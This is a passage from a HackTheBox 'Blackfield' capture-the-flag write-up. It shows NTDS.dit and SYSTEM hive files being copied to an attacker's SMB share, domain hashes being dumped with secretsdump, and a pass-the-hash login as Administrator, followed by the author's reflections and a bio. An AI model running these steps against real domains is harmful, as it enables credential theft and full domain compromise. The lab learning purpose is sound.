-a----        6/21/2020  10:23 AM          16384 SeBackupPrivilegeUtils.dll
-a----        6/21/2020   5:28 PM       17485824 system.hive
```

```
*Evil-WinRM* PS C:\temp> copy ntds.dit \\10.10.14.22\pub\__ntds.dit
*Evil-WinRM* PS C:\temp> copy system.hive \\10.10.14.22\pub\__system.hive
```

7. ...And we have the essential files! Now run secretsdump!

```
# python3 /root/impacket/examples/secretsdump.py -ntds ./__ntds.dit -system
./__system.hive -outputfile NTLM-HASHES LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ./__ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee
:::
```

8. SWEEEEETT!!!

```
# evil-winrm -i 10.10.10.192 -H 184fb5e5178480be64824d4cd53b99ee -u Administrator

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::6500:445b:9546:7a25
   Link-local IPv6 Address . . . . . : fe80::6500:445b:9546:7a25%17
   IPv4 Address. . . . . . . . . . . : 10.10.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::6500:445b:9546:7a25
   Link-local IPv6 Address . . . . . : fe80::6500:445b:9546:7a25%17
   IPv4 Address. . . . . . . . . . . : 10.10.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Epilogue

I think Blackfield was a great box, I really learned quite a few things. Foremost: Google first, then toy around. I've spend several evenings trying to get stuff to work when I could have been focussing my efforts much better if I first searched for whatever it was what I was trying to achieve. Most notably resetting a password with MS RPC. It was great fun and I learned a lot, but it didn't get me anywhere until I searched for the correct syntax.

Kerberos has known flaws and some of those could lead to a devastating attack. Luckily there's quite some information accumulating about it in recent years, like this one for example https://www.secura.com/blog-kerberoasting-exploiting-kerberos-to-compromise-microsoft-active-directory. What scares me is that apparently the only solution seems to be to enforce passwords of 25+ characters. Wake up people! We're in the year 2020. If passwords are your best defense, you are in trouble. This box was perhaps a little artificial, so I sincerely hope that things are a little better in real life, but only one account (support) had it's password bruteforced, the other (audit2020) had it's password reset and of both svc_backup and administrator the password hash was used.

MS RPC has been around for quite some time. I'm a total Window N00b and have never encountered MS RPC abuses through a valid user account before. It does seem to happen given this document from 2007: http://carnal0wnage.attackresearch.com/2007/07/enumerating-user-accounts-on-linux-and.html

Abusing account privileges. This is so obvious in retrospect: If you don't know what normal privileges are for a certain account, you won't be able to notice abnormal privileges for that account. I'm still wondering how a backup account could be useful without SeBackupPrivilege.

About the author

Sx02089 is a husband and is a father of 3 living in the Netherlands and has been working in the Cyber Security field when it was still called System Administration. Last few years becoming more involved with the offensive part of the security movement and enjoying it so much that he started a team on HackTheBox called CommandlineKings in late 2019.